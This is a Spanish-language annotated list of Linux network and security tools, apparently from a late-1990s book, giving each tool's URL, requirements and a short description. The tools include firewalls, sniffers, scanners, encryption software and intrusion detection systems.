Herramienta o fuente: el proyecto EDGE Router. **Palabras clave**: *firewall* de red. **Notas**: Ninguna. **URL**: http://edge.fireplug.net/. **Descripción**: el conjunto Edge Router puede convertir el PC mínimamente configurado de un consumidor en un *firewall* independiente de Internet completo, con traslación de dirección, *proxy* y seguimiento de paquetes IP (y, naturalmente, está implementado en Linux).

Herramienta o fuente: edssl. **Palabras clave**: encriptación de red. **Notas**: Ninguna._**URL**: ftp://ftp.replay.com/pub/crypto/crypto/SSLapps/. **Descripción**: edssl es un *proxy Secure Sockets Layer* (SSL) con múltiples usos. Por ejemplo, puede utilizarlo para envolver tráfico Lynx en SSL.

Herramienta o fuente: epan. **Palabras clave**: análisis de red. **Notas**: necesita Linux 2.0 o superior. **URL**: http://www.et-inf.fho-emden.de/~tobias/epan/. **Descripción**: epan es un analizador de protocolo que soporta Ethernet, Token Ring, SLIP, PPP, ISDN, ARCnet y salto atrás local. También soporta MAC Ethernet, MAC IEEE 802.3, LLC (IEEE 802.2), SNAP, ARP, RARP, IP (incluyendo IPIP y IP-ENCAP), ICMP, IGMPv1, IGRP, TCP (incluyendo 9 opciones TCP), UDP, DNS (incluyendo 22 Registros de Recursos), SUN RPC, TFTP, BOOTP/DHCP, RIPv1, RIPv2, rwho y time.

Herramienta o fuente: Etherboot. **Palabras clave**: administración de red. **Notas**: necesita bootp o dhcpd, tftp y NFS. **URL**: http://www.slug.org.au/etherboot/. **Descripción**: Etherboot es un paquete de software gratuito para iniciar PC x86 (incluyendo aquellos que ejecuten Linux) en redes.

Herramienta o fuente: Ethereal. **Palabras clave**: supervisión de red. **Notas**: Ninguna. **URL**: http://ethereal.zing.org/. **Descripción**: Ethereal es un analizador de protocolos que soporta AARP/DDP, ARP/RARP, BOOTP/DHCP, CDP, DNS, Ethernet, FTP, HTTP, ICMP, IGMP, IP/TCP/UDP, IPv6/ICMPv6, IPsec, IPX/SPX/NCP, LPR/LPD, NNTP, OSPF, POP, PPP, RIP, Token Ring, Telnet y TFTP (también está incluido soporte de SNMP marginal).

Herramienta o fuente: exscan. **Palabras clave**: análisis de red. **Notas**: Ninguna. **URL**: http://exscan.netpedia.net/exscan.html. **Descripción**: exscan es un escáner de puerto en la tradición de Strobe y es genial para identificar rápidamente los servicios que se están ejecutando.

Herramienta o fuente: Fake. **Palabras clave**: redundancia y alta disponibilidad. **Notas**: Ninguna. **URL**: http://linux.zipworld.com.au/fake/. **Descripción**: Fake es un *switch* de servidor redundante. Cuando cae un servidor, otro similarmente configurado toma su lugar. Como el comercio electrónico depende en gran medida de la fiabilidad (¿está su sistema siempre funcionando y disponible?), las herramientas como ésta son de un valor incalculable. ¿No quiere que se caiga el servidor? Consiga Fake.

Herramienta o fuente: FCT. **Palabras clave**: administración de *firewall*. **Notas**: Ninguna. **URL**: http://www.fen.baynet.de/~ft114/FCT/index.html. **Descripción**: FCT es *Firewall Configuration Tool* (herramienta de configuración de *firewall*), un sistema que puede utilizar para gestionar *firewall* en grandes redes. Proporciona muchas opciones de configuración, comprobación de normas de *firewall*, etc.

Herramienta o fuente: FreeTDS. **Palabras clave**: programación y administración de bases de datos. **Notas**: Necesita Sybase o Microsoft SQL. **URL**: http://metalab.unc.edu/freetds/. **Descripción**: Paquete Tabular DataStream gratuito. Tabular DataStream es un protocolo de servidor cliente-base de datos en implementaciones de bases de datos de SyBase y Microsoft SQL.

Herramienta o fuente: GNUPG. **Palabras clave**: privacidad y encriptación. **Notas**: véase RFC 2440: http://www.d.shuttle.de/isil/gnupg/rfc2440.html. **URL**: http://www.d.shuttle.de/isil/gnupg/. **Descripción**: GNUPG es GNU Privacy Guard,

un sistema de encriptación compatible con OpenPGP de fuente abierta. OpenPGP proporciona servicios de integridad de datos para mensajes y archivos de datos que utilicen firmas digitales, encriptación y compresión.

Herramienta o fuente: Gnusniff. **Palabras clave**: supervisión de red. **Notas**: Ninguna. **URL**: http://www.ozemail.com.au/~peterhawkins/gnusniff.html. **Descripción**: Gnusniff es un *sniffer* para Linux.

Herramienta o fuente: gPGP*shell* (llamado ahora Geheimnis). **Palabras clave**: encriptación y privacidad. **Notas**: necesita gtk o gnome. **URL**: http://www.dimensional.com/~cwiegand/linux/gpgpshell.html. **Descripción**: Geheimnis es una *shell* PGP para el *K Desktop Environment* (Entorno de escritorio K). Funcionalmente es muy similar a la aplicación PGP Keys gratuita para Windows y Windows NT. Geheimnis hace muy fácil definir el autor y encriptar documentos, gestiona claves PGP, etc.

Herramienta o fuente: hping. **Palabras clave**: análisis de red. **Notas**: Ninguna. **URL**: http://www.kyuzz.org/antirez. **Descripción**: hping es un escáner de red que utiliza paquetes trampa. (Y, por tanto, oscurece la dirección fuente. Hmmm...)

Herramienta o fuente: Hummer del Proyecto Hummingbird. **Palabras clave**: supervisión y detección de intrusiones de redes. **Notas**: los lanzamientos más modernos pueden necesitar Java. **URL**: http://www.cs.uidaho.edu/~hummer/. **Descripción**: Hummer es una herramienta compleja que le permite distribuir información de seguridad y detección de intrusiones entre muchos *hosts*. Puede utilizarse, por tanto, para detectar ataques sofisticados en los que están involucrados múltiples atacantes y objetivos. Los atacantes están utilizando ahora dichos ataques para oscurecer sus actividades, difundiéndolas entre varios *hosts* desde varias direcciones fuente. Como los *logs* resultantes no están unificados, dichos ataques son difíciles de identificar y evitar. Hummer funciona en entornos de *hosts* cruzados y es una solución potencial. Puede clasificar *hosts* en jerarquías y grupos y reducir el factor nube en los resultados de los análisis. Hummer es a las herramientas de detección de intrusiones normales lo que C++ es para C un paso adelante.

Herramienta o fuente: Hunt. **Palabras clave**: análisis de red. **Notas**: necesita Linux 2.0.35+, GlibC 2.0.7 con LinuxThreads. **URL**: http://www.cri.cz/kra/index.html. **Descripción**: Hunt es un conjunto *exploit* de "trabajo en proceso" que explota bien conocidos agujeros de TCP/IP pero lleva las cosas más allá, proporcionando muchas funciones que no están disponibles en la mayoría de las herramientas de ataques.

Herramienta o fuente: icmpquery. **Palabras clave**: análisis de red. **Notas**: Ninguna. **URL**: http://www.angio.net/security/. **Descripción**: icmpquery es una herramienta para enviar y recibir peticiones ICMP para máscara de dirección y hora actual.

Herramienta o fuente: ident2. **Palabras clave**: supervisión de red. **Notas**: Ninguna. **URL**: http://nyct.net/~defile/. **Descripción**: ident2 es un servidor Identity/AUTH para Linux.

Herramienta o fuente: The Internet Junkbuster. **Palabras clave**: privacidad de red. **Notas**: Ninguna. **URL**: http://internet.junkbuster.com/. **Descripción**: Internet Junkbuster es un *proxy* que bloquea anuncios no deseados y protege su privacidad de *cookies* y cosas parecidas.

Herramienta o fuente: IP Filter. **Palabras clave**: *firewall* y filtrado de paquetes. **Notas**: funciona en Linux 2.0.31+ en sistemas no glibc. **URL**: http://cheops.anu.edu.au/~avalon/ip-filter.html. **Descripción**: IP Filter es un filtro de paquetes TCP/IP avanzado que puede utilizarse en entorno de *firewall*. Puede utilizarlo como módulo de *kernel* cargable o incorporarlo en su *kernel*. IP Filter lleva una gran cantidad de opciones (incluyendo filtrado de paquetes fragmentados, un problema que está en el núcleo de muchos ataques de denegación de servicios).

Herramienta o fuente: IPAC. **Palabras clave**: cuentas y análisis de red. **Notas**: necesita Perl 5 e ipfwadm o ipchains. **URL**: http://www.comlink.apc.org/~moritz/ipac.html. **Descripción**: IPAC es un paqute de cuentas de IP de Linux que soporta ASCII y mapeo gráfico. Aunque IPAC no es estrictamente una herramienta de seguridad, en ciertos casos puede ser útil en este contexto. IPAC supervisa tráfico IP y saca gráficos de esa información. Al utilizar IPAC puede realizar análisis de tráfico y, quizá, descubrir actividades no deseadas.

Herramienta o fuente: ipfwadm dotfile module. **Palabras clave**: filtrado, *firewall* y *shadowing* de IP. **Notas**: necesita X, Tcl/Tk y *firewall* de IP activado. **URL**: http://www.wolfenet.com/~jhardin/ipfwadm.html. **Descripción**: el ipfwadm dotfile module hace más fácil el enmascaramiento de IP y *firewalls* en redes pequeñas para usuarios de Linux que no son administradores de sistemas profesionales.

Herramienta o fuente: ipgrab. **Palabras clave**: supervisión y análisis de redes. **Notas**: Ninguna. **URL**: http://www.xnet.com/~cathmike/MSB/Software/. **Descripción**: ipgrab es una herramienta de rastreo de paquetes, basada en la biblioteca de captura de paquetes Berkeley, que imprime información completa de vínculos de datos, redes y título de capa de transporte para todos los paquetes que ve.

Herramienta o fuente: ippl. **Palabras clave**: supervisión y *log* de redes. **Notas**: necesita libc y la biblioteca pthread. **URL**: http://www.via.ecp.fr/~hugo/ippl/. **Descripción**: ippl es una herramienta múltiple que hace *log* de paquetes IP entrantes. Puede establecer normas para decir qué tipos de paquetes le gustaría filtrar.

Herramienta o fuente: IPTraf. **Palabras clave**: análisis de red. **Notas**: necesita Linux 2.2.0+, libc 5 y una base de datos terminfo. **URL**: http://cebu.mozcom.com/riker/iptraf/. **Descripción**: IPTraf es una utilidad de estadísticas de red basada en consolas que reúne paquete de conexiones TCP y conteo de bytes, estádisticas de interfaz e indicadores de actividad y tráfico TCP/UDP.

Herramienta o fuente: Isinglass. **Palabras clave**: *firewall* básico para usuarios. **Notas**: necesita ipfwadm. **URL**: http://www.tummy.com/isinglass/. **Descripción**: Isinglass consiste en herramientas para crear un *firewall* para máquinas de conexión telefónica. Como la mayoría de los usuarios de Linux son recientes (y utilizan probablemente conexiones ppp), Isinglass es perfecto para un usuario casero. Protege contra atacantes que encuentren su IP dinámica y ataquen su máquina.

Herramienta o fuente: IspMailGate. **Palabras clave**: filtrado y administración de red. **Notas**: Ninguna. **URL**: ftp://franz.ww.tu-berlin.de/pub/authors/id/JWIED/Mail-ispmailgate-1.000.tar.gz. **Descripción**: IspMailGate es un agente de filtrado de propósito general para envíos de correo. Los filtros se implementan como módulos y la herramienta es, por tanto, extensible. Los módulos actuales proporcionan compresión y descompresión, encriptación, desencriptación y certificación automáticas con rastreo de PGP o virus.

Herramienta o fuente: ITA. **Palabras clave**: análisis y supervisión de red. **Notas**: necesita tcpdump. **URL**: http://ita.ee.lbl.gov/html/software.html. **Descripción**: El Internet Traffic Archie. Aquí puede encontrar varias utilidades para limpiar o realizar archivos de rastreo tcpdump (para introducirles información confidencial). tcpdump es una herramienta de supervisión de red que descarga los títulos de paquete de una interfaz de red específico. Es útil para diagnosticar problemas de red y examinar ataques. También es muy configurable: puede especificar qué *hosts* supervisar, además de qué tipo de tráfico y qué servicios.

Herramienta o fuente: Juniper Firewall Toolkit. **Palabras clave**: *firewall*. **Notas**: La instalación completa es un producto comercial. **URL**: http://www.obtuse.com/juniper/. **Descripción**: Juniper Firewall Toolkit funciona en anfitrines bastión con dos **viviendas** que no envían paquete entre interfaces. Juniper implementa facilidades *proxy* transparentes para permitir a máquinas en redes internas y sin *routers* acceder de forma transparente a Internet como si estuvieran conectadas directamente.

Herramienta o fuente: K-Arp-Ski. **Palabras clave**: análisis de red. **Notas**: necesita gtk. **URL**: http://mojo.calyx.net/~btx/karpski.html. **Descripción**: K-Arp-Ski es un asignador de red y emplea la detección para muchas cosas amenas. Por ejemplo, reúne rápidamente todas las direcciones IP conocidas de su red, sigue la pista de conexiones TCP vía direcciones MAC, identifica al proveedor NIC de cada tarjeta y hace muchas cosas más.

Herramienta o fuente: KSniff. **Palabras clave**: supervisión de red. **Notas**: necesita Qt y KDE. **URL**: http://www.mtco.com/~whoop/ksniff/ksniff.html. **Descripción**: Ksniff es una GUI "trabajo en proceso" para *sniffers*.

Herramienta o fuente: L6. **Palabras clave**: comprobación de integridad de archivos. **Notas**: utiliza módulos Perl MD5-1.7 y SHA-1.2. Necesita Perl. **URL**: http://www.pgci.ca/l6.html. **Descripción**: el programa L6 genera valores digeridos de mensajes criptográficos únicos en 128-bit (MD5) ó 160-bit (SHA-1) derivados del contenido del archivo. Cada valor es una huella muy fiable que puede utilizar pata verificar la integridad de su contenido.

Herramienta o fuente: Lanlord. **Palabras clave**: administración de red y usuario. **Notas**: necesita dchpd. **URL**: http://linux.uhw.com/software/lanlord/index.html. **Descripción**: Lanlord sigue la pista de contratos de cliente *Dynamic Host Configuration Protocol* (DHCP). DHCP permite a su sistema Linux entregar información de red vital a los clientes entrantes. Los usuarios no necesitan saber sus direcciones IP, pasarela predeterminada o máscaras de subred antes de hacer *log*

porque DHCP lo hace todo por ellos. Esencialmente, DHCP es una forma de frenar las llamadas al servicio técnico. Los usuarios sin experiencia se pierden frecuentemente cuando configuran sus configuraciones de red, así que le molestan. Con DHCP esto se hace automáticamente en segundo plano. Muchos ISP utilizan DHCP.

Herramienta o fuente: LDAP en U-M. **Palabras clave**: administración de red. **Notas**: Ninguna. **URL**: http://www.umich.edu/~dirsvcs/ldap/. **Descripción**: importante información sobre (y una herramienta para) Lightweight Directory Access Protocol.

Herramienta o fuente: LDAP para Linux. **Palabras clave**: administración de red. **Notas**: Ninguna. **URL**: http://rage.net/ldap/. **Descripción**: un proyecto para integrar LDAP y SSL para proporcionar seguridad de arquitectura de servicios de directorio de red de próxima generación para reemplazar *Network Information Service* (NIS).

Herramienta o fuente: el Proyecto Linux Free S/WAN. **Palabras clave**: encriptación y privacidad de red. **Notas**: Ninguna. **URL**: http://www.flora.org/freeswan/. **Descripción**: el proyecto Free S/WAN apunta a proporcionar tráfico encriptado para Internet que utilice IPSEC, ISAKMP/Oakley y DNSSEC que utilicen PC y software disponible gratuitamente. Para obtenr más información sobre el proyecto S/WAN, vaya a http://www.toad.com/gnu/swan.html.

Herramienta o fuente: Linux IP-NAT Forum. **Palabras clave**: Discusión en NAT. **Notas**: Ninguna. **URL**: http://www.csn.tu-chemnitz.de/HyperNews/get/linux-ip-nat.html. **Descripción**: foro de traducción de dirección de redes IP de Linux.

Herramienta o fuente: Linux Router. **Palabras clave**: administración y *routing* de red. **Notas**: Ninguna. **URL**: http://www.linuxrouter.org. **Descripción**: Linux Router es una mini-versión de trabajo en red centralizado para Linux. LRP cabe en un solo disquete de 1.44MB y simplifica el proceso de construcción y mantenimiento de *routers*, servidores de terminal y sistemas de trabajo en red incrustados.

Herramienta o fuente: Linux Virtual Server. **Palabras clave**: alta disponibilidad de red, servidores virtuales. **Notas**: Ninguna. **URL**: http://proxy.iinchina.net/~wensong/ippfvs/. **Descripción**: Este sitio presenta papeles sobre (y herramientas para crear) un servidor virtual de Linux. El argumento es que las caras actualizaciones de hardware para alimentar a un solo servidor no tienen por qué ser necesariamente la respuesta a grandes cargas de red. En lugar de ello, el Linux Virtual Server le permite crear un servidor virtual que proporciona peticiones para múltiples cajas. Para gente de fuera, parece como si estuvieran tratando con un solo servidor. Sin embargo, entre bastidores, el servidor virtual puede consistir en varias máquinas, mientras asegura fiabilidad, redundancia, supervivencia y, lo más importante, disponibilidad las 24 horas. Un equilibrador cargado gestiona el servidor virtual.

Herramienta o fuente: Logcheck. **Palabras clave**: *logging* y auditoría de red. **Notas**: Ninguna. **URL**: http://www.psionic.com/abacus/logcheck/. **Descripción**: Logcheck es un componente del Proyecto Abacus y procesa *log* generados por

herramientas, demonios de sistema, TCP Wrapper, *logdaemon* y el TIS Firewall Toolkit de dicho proyecto.

Herramienta o fuente: logsurfer. **Palabras clave**: *logging* , auditoría y detección de intrusiones de redes. **Notas**: Ninguna. **URL**: http://www.cert.dfn.de/eng/team/wl/logsurf/. **Descripción**: logsurfer supervisa archivos de *logs* basados en texto en tiempo real. Difiere de sus contrapartidas en que gestiona patrones multilínea y subcadenas (y puede identificar múltiples eventos significativos en una sola línea). Como resultado, logsurfer devuelve frecuentemente información mucho más detallada.

Herramienta o fuente: Mason. **Palabras clave**: administración de *firewall*. **Notas**: Ninguna. **URL**: http://www.pobox.com/~wstearns/mason/. **Descripción**: Mason es una herramienta de *firewall* inteligente. Construye interactivamente un *firewall* utilizando ipfwadm o ipchains de Linux. Deje que Mason se ejecute en la máquina *firewall* mientras haga todo tipo de conexiones que quiera que soporte el *firewall* (y bloquee). Mason le da un listado de normas de *firewall* que le permiten bloquear dichas conexiones exactamente.

Herramienta o fuente: masq/masqd. **Palabras clave**: administración y gestión de *firewall*. **Notas**: viene con una distribución binaria. **URL**: http://www.els.url.es/~si03786/masq.html. **Descripción**: masq proporciona administración de *firewall* local y remota, autentificación de usuario y gestión de *shadowing*.

Herramienta o fuente: Mig's RADIUS Labs. **Palabras clave**: administración de RADIUS. **Notas**: necesita Perl 5 y mgetty. **URL**: http://home.iphil.net/~map/radius/. **Descripción**: recursos de RADIUS de Linux.

Herramienta o fuente: MindTerm. **Palabras clave**: encriptación y privacidad de red. **Notas**: necesita Java RTE. **URL**: http://www.mindbright.se/mindterm. **Descripción**: MindTerm es un cliente ShellSegura (SSH) basado en Java que se puede ejecutar independiente o en un navegador web. El paquete también proporciona herramientas para incorporar SSL en futuras aplicaciones.

Herramienta o fuente: Muffin. **Palabras clave**: filtrado de red. **Notas**: necesita JDK 1.1+. **URL**: http://muffin.doit.org/. **Descripción**: Muffin es un sistema de filtrado basado en Java para HTTP. Puede eliminar *cookies*, matar animaciones GIF, eliminar anuncios, agregar, eliminar o modificar *tags* HTML arbitrarios, eliminar aplicaciones Java, eliminar JavaScript y mucho más.

Herramienta o fuente: Nautilus. **Palabras clave**: encriptación y privacidad. **Notas**: necesita soporte de sonido (VoxWare). **URL**: http://www.lila.com/nautilus/. **Descripción**: Nautilus permite a dos partes mantener una conversación de voz segura a través de redes TCP/IP (incluyendo Internet).

Herramienta o fuente: Nessus. **Palabras clave**: análisis de red. **Notas**: necesita gtk (para la GUI). **URL**: http://www.nessus.org/. **Descripción**: Nessus es un escáner de red altamente extensible para Linux (también para Windows 95 y NT). Nessus lleva una bonita GUI y viene con muchos, muchos *plug-ins* de *exploit*s. También puede incorporar fácilmente nuevos *exploit*s.

Herramienta o fuente: Net::Rawip. **Palabras clave**: desarrollo de redes. **Notas**: necesita Perl 5.004+ y libpcap_**URL**: http://quake.skif.net/RawIP/. **Descripción**: Net::RawIP es un módulo Perl para manipular paquetes IP en crudo (también tiene una característica adicional para manipular cabeceras de Ethernet).

Herramienta o fuente: netboot. **Palabras clave**: administración de trabajo en red. **Notas**: la caja cliente debería ser una NIC con un *bootroom* de 32KB o más. **URL**: http://www.han.de/~gero/netboot.html. **Descripción**: este paquete permite a un PC sin disco arrancar un sistema operativo utilizando una red Ethernet basada en IP (en algunos casos, incluso sin un disquete). netboot soporta actualmente Linux y DOS.

Herramienta o fuente: netcat. **Palabras clave**: análisis de red. **Notas**: Ninguna. **URL**: http://www.avian.org/. **Descripción**: netcat es una herraminetas de análisis, *logging* y automatización de red que lee y escribe datos a través de conexiones que estén utilizando TCP o UDP. netcat es extremadamente versátil y tiene muchas características que hacen de ella una herramienta de trabajo en red indispensable.

Herramienta o fuente: netlog. **Palabras clave**: supervisión y auditoría de red. **Notas**: este paquete necesita soporte ANSI C. **URL**: http://net.tamu.edu/ftp/security/TAMU/netlog.README. **Descripción**: netlog es una colección de utilidades de supervisión y *logging* de red (tcplogger, udplogger, netwatch y extract). netlog puede hacer *log* a todas las conexiones TCP (y sesiones UDP) de una subred y ofrecer supervisión e informes en tiempo real.

Herramienta o fuente: netpipes. **Palabras clave**: programación de red. **Notas**: algunas versiones no son para exportación. **URL**: http://web.purplefrog.com/~thoth/netpipes/netpipes.html. **Descripción**: netpipes hace a las corrientes TCP/IP utilizables en *scripts shell* y simplifica el código cliente/servidor, permitiendo a los programadores evitarse rutinas de enganche tediosas y concentrarse en escribir filtros y servicios.

Herramienta o fuente: netwatch. **Palabras clave**: análisis y supervisión de redes. **Notas**: Ninguna. **URL**: ftp://ftp.slctech.org/pub/. **Descripción**: netwatch es un supervisor de red. La salida está codificada en colores, con la hora en rojo para eventos ocurridos en el último minuto, amarillo para los ocurridos en los cinco últimos minutos y verde para los de los 30 últimos minutos. Una herramienta elegante.

Herramienta o fuente: nmap. **Palabras clave**: análisis de red. **Notas**: si no tiene gtk, consiga el binario vinculado estáticamente. **URL**: http://www.insecure.org/nmap/. **Descripción**: nmap (el Network Mapper) es una utilidad de rastreo y análisis de red completa. Además de supervisión de red, también soporta todas las técnicas de rastreo conocidas: seguimiento de *firewall*, rastreo silencioso, rastreo de conexiones medio abiertas, rastreo UDP, rastreo ICMP, identificación OS remota, etc.

Herramienta o fuente: NRL IPv6+IPsec Software Distribution. **Palabras clave**: encriptación de red. **Notas**: necesita Linux 2.1+ y tener instalada la fuente Linux. **URL**: http://www.ipv6.nrl.navy.mil/. **Descripción**: NRL IPv6+Ipsec es la implementación de IPSEC para el proyecto Internet Security Technology del U.S. Naval Research Laboratory (NRL).

Herramienta o fuente: OpenBIOS. **Palabras clave**: experimental. **Notas**: Ninguna. **URL**: http://www.freiburg.linux.de/OpenBIOS/. **Descripción**: OpenBIOS es un proyecto para implementar una fuente abierta de BIOS de PC.

Herramienta o fuente: OpenLDAP. **Palabras clave**: administración y desarrollo de red. **Notas**: En Dec Alphas (64-bit), el desarrollo está un poco degradado. **URL**: http://www.openldap.org/. **Descripción**: OpenLDAP Project es un esfuerzo de colaboración para desarrollar un conjunto de aplicaciones y herramientas de desarrollo LDAP robusto, comercial, con todas las características y de fuente abierta.

Herramienta o fuente: OPIE. **Palabras clave**: seguridad de contraseñas. **Notas**: este paquete necesita ANSI C y soporte termios. **URL**: http://www.ipv6.nrl.navy.mil/ist/otp/. **Descripción**: OPIE es Contraseñas de una vez para todo (*One Time Passwords in Everything*), una implementación de contraseñas con soporte MD5. (OPIE es similar en diseño a S/Key.)

Herramienta o fuente: Oscar. **Palabras clave**: encriptación y privacidad. **Notas**: Ninguna. **URL**: http://www.dstc.qut.edu.au/MSU/projects/pki/. **Descripción**: Oscar (*Open Secure Certificate Architecture*) es un prototipo de Public Key Infrastructure (PKI). Consiste en una biblioteca de C++ y un cierto número de herramientas de línea de comado para configurar autoridades de certificación y utilizar tecnología PKI. (En la criptografía de clave pública, las claves públicas se almacenan en un servidor central para verificación. Oscar en una implementación para establecer dicho servidor.)

Herramienta o fuente: PGPfone. **Palabras clave**: encriptación y privacidad. **Notas**: hay restricciones para la exportación para esta herramienta. **URL**: http://www.pgp.com/products/pgp-fone.cgi. **Descripción**: PGPfone proporciona comunicación modem-modem vía PGP libre de escuchas.

Herramienta o fuente: PIKT. **Palabras clave**: administración de red. **Notas**: necesita make, flex, bison y rx (además de C). **URL**: http://pikt.uchicago.edu/pikt/. **Descripción**: PIKT es la *Problem Informant/Killer Tool*, que supervisa múltiples estaciones de trabajo buscando problemas y, si es apropiado, arregla automáticamente dichos problemas. Ejemplos de problemas incluyen fallos de disco, fallos de *log*, sobrecargas de cola, cambios de permisos sospechosos o erróneos, etc.

Herramienta o fuente: plugdaemon. **Palabras clave**: seguridad de red. **Notas**: Ninguna. **URL**: http://www.taronga.com/plugdaemon.shar. **Descripción**: plugdaemon es una herramienta de *proxy* que redirecciona conexiones TCP/IP desde un puerto en un *host* a un puerto especificado por el usuario en otro. También hace *log* de ese tráfico.

Herramienta o fuente: Pong3. **Palabras clave**: supervisión de red. **Notas**: necesita Perl 5+ y módulos. **URL**: http://www.megacity.org/pong3/. **Descripción**: Pong3 es una herramienta de supervisión de red que gestiona HTTP, Telnet, FTP, POP3, SMTP, SSH e IMAP (además de otras cosas).

Herramienta o fuente: ppptcp. **Palabras clave**: encriptación de red. **Notas**: necesita RSA y bibliotecas DES. **URL**: http://www.devolution.com/~slouken/pro-

jects/ppptcp/. **Descripción**: un programa túnel de IP punto a punto que ejecuta una conexión PPP sobre un puerto TCP arbitrario.

Herramienta o fuente: psntools. **Palabras clave**: administración de sistemas. **Notas**: Ninguna. **URL**: http://www.psn.ie/psntools/. **Descripción**: herramientas de administración de sistemas para gestionar cuentas, contraseñas y cuotas en masa.

Herramienta o fuente: QueSO. **Palabras clave**: análisis de red. **Notas**: Ninguna. **URL**: http://apostols.org/projectz/queso/. **Descripción**: QueSO identifica sistemas operativos de *hosts* remotos enviando paquetes personalizados y analizando la respuesta recibida.

Herramienta o fuente: RabbIt. **Palabras clave**: rendimiento de red. **Notas**: este paquete necesita Java. **URL**: http://www.nada.kth.se/projects/prup98/web_proxy/. **Descripción**: RabbIt es un *proxy* basado en Java para HTTP que filtra anuncios, imágenes y otros materiales no deseados. (También tiene captura y compresión de imágenes.) Los autores indican que RabbIt puede acelerar significativamente la navegación web en conexiones lentas.

Herramienta o fuente: rinetd. **Palabras clave**: administración de redes. **Notas**: el servidor final no puede identificar la dirección origen. **URL**: http://www.boutell.com/rinetd/. **Descripción**: rinetd redirecciona conexiones TCP de una dirección IP y puerto a otra y ofrece normas de control de denegación/permiso.

Herramienta o fuente: RSBAC. **Palabras clave**: control de acceso mejorado. **Notas**: no lo instale a no ser que tenga mucha experiencia en Linux. **URL**: http://agn-www.informatik.uni-hamburg.de/people/1ott/rsbac. **Descripción**: RSBAC es *Rule Set Based Access Control*. Esta herramienta tiene una tecnología muy avanzada para el control de acceso. Cuando los usuarios piden acceso a un recurso dado, un componente de decisión central consulta a todos los módulos de decisión activos. Esos módulos, juntos, deciden si garantizar el acceso o no.

Herramienta o fuente: SAINT. **Palabras clave**: análisis de red. **Notas**: este paquete necesita Perl. **URL**: http://www.wwdsi.com/saint/. **Descripción**: SAINT es la *Security Administrator's Integrated Network Tool*, un escáner de red y sistema que reúne información de *hosts* remotos y servicios, incluyendo *finger*, NFS, NIS, ftp y tftp, rexd, statd y otros servicios.

Herramienta o fuente: SATAN. **Palabras clave**: análisis de red. **Notas**: SATAN necesita Perl 5.0+. **URL**: http://www.fish.com/~zen/satan/satan.html. **Descripción**: SATAN es una utilidad de rastreo que probará su *host* para ver si tiene posibles debilidades de seguridad. Si encuentra dichas debilidades, le ofrece un tutorial que explica el impacto del agujero y cómo arreglarlo.

Herramienta o fuente: SDDB y Cisco Print System. **Palabras clave**: administración de impresión de red. **Notas**: Ninguna. **URL**: http://www.tpp.org/CiscoPrint/. **Descripción**: esta herramienta le permite gestionar impresión de red en grandes redes. Originalmente escrito en Cisco y utilizada por cerca de 1.600 impresoras, este sistema permite a varios sistemas de impresión compartir información de configuración de red, solventando así muchos problemas de impresión en red. Los ser-

vidores de impresión actualizan todas sus contrapartes en 30 segundos a un minuto vía UDP. Este sistema está muy bien y puede ser el mejor amigo de un administrador de sistemas.

Herramienta o fuente: Proyecto Shadow y step. **Palabras clave**: detección de intrusiones. **Notas**: necesita SSH, tcpdump, libpcap y Apache. **URL**: http://www.nswc.navy.mil/ISSEC/CID/. **Descripción**: Este sitio tiene documentación y herramientas para un innovador y nuevo sistema de detección de intrusiones. Difiere de sus predecesores en que la detección ocurre en tiempo real por análisis del tráfico, en lugar del típico análisis de *log*. A la larga, esto es muy beneficioso, porque frecuentemente se le alerta de ataques antes de que puedan producir daños.

Herramienta o fuente: SINUS Firewall. **Palabras clave**: administración y desarrollo de *firewall*. **Notas**: necesita Linux 2.0.x+. **URL**: http://www.ifi.unizh.ch/ikm/SINUS/firewall/. **Descripción**: el SINUS Firewall es un filtro de paquetes TCP/IP gratuito para Linux y proporciona muchas de las funciones que están disponibles en los *firewall* comerciales. Se informa de que es robusto y fiable (los autores informaron de una ejecución ininterrumpida de 12 meses sin estropearse). SINUS es genial si está estudiando los *firewall* o pensando en escribir uno.

Herramienta o fuente: Socket Script. **Palabras clave**: Network programming. **Notas**: Está disponible una distribución en binario de ELF. **URL**: http://devplanet.fastethernet.net/sscript.html. **Descripción**: Socket Script es un nuevo lenguaje para hacer *script* para construir fácilmente aplicaciones orientadas a redes. Obvia la necesidad de aprender rutinas de enganche. Este paquete es bueno para construir aplicaciones de red sencillas y pequeñas.

Herramienta o fuente: Squid. **Palabras clave**: administración de red. **Notas**: Debian proporcioina paquetes Squid ya fabricados. **URL**: http://squid.nlanr.net/Squid/. **Descripción**: El *Squid Internet Object Cache* proporciona captura de *proxy* de alto rendimiento para clientes web y soporta también FTP y Gopher.

Herramienta o fuente: Squij. **Palabras clave**: administración de red. **Notas**: necesita Python 1.5 o posterior. **URL**: http://www.pobox.com/~mnot/squij/. **Descripción**: Squij funciona con Squid. Es un programa que mira los archivos de *log* web Proxy en formato Squid y le da información sobre cómo se accede a los objetos de la memoria de acceso inmediato.

Herramienta o fuente: SRP Telnet y FTP. **Palabras clave**: encriptación y autentificación de red. **Notas**: necesita GNU MP + Cryptolib 1.1 (véase el sitio para obtener detalles). **URL**: http://srp.stanford.edu/srp/download.html. **Descripción**: SRP funciona para el protocolo Secure Remote Password, un nuevo mecanismo para realizar autentificación segura y basada en contraseñas e intercambio de claves sobre cualquier tipo de red. Por el momento está disponible una versión Telnet y FTP. Sin embargo, sospecho que SRP podría valer para otras aplicaciones de red.

Herramienta o fuente: ssleay. **Palabras clave**: encriptación de red. **Notas**: Ninguna. **URL**: http://www.psy.uq.edu.au:8080/~ftp/Crypto/. **Descripción**: ssleay es una implementación de la *Secure Socket Layer* de Netscape gratuita, el protocolo

de encriptación de software que hay tras Netscape Secure Server y Netscape Navigator Browser. Ofrece encriptación para sesiones entre clientes y servidores wWeb.

Herramienta o fuente: sslwrap. **Palabras clave**: encriptación de red. **Notas**: necesita ssleay o RSAREF de RSA (véase el sitio para más detalles). **URL**: http://www.rickk.com/sslwrap/sslwrap.tar.gz. **Descripción**: sslwrap es un sencillo servicio de UNIX que se asienta sobre cualquier sencillo servicio TCP, como POP3, IMAP o SMTP, y encripta todos los datos de la conexión utilizando TLS/SSL. Utiliza ssleay para soportar las versiones 2 y 3 de SSL. También puede encriptar datos para servicios localizados en otra computadora.

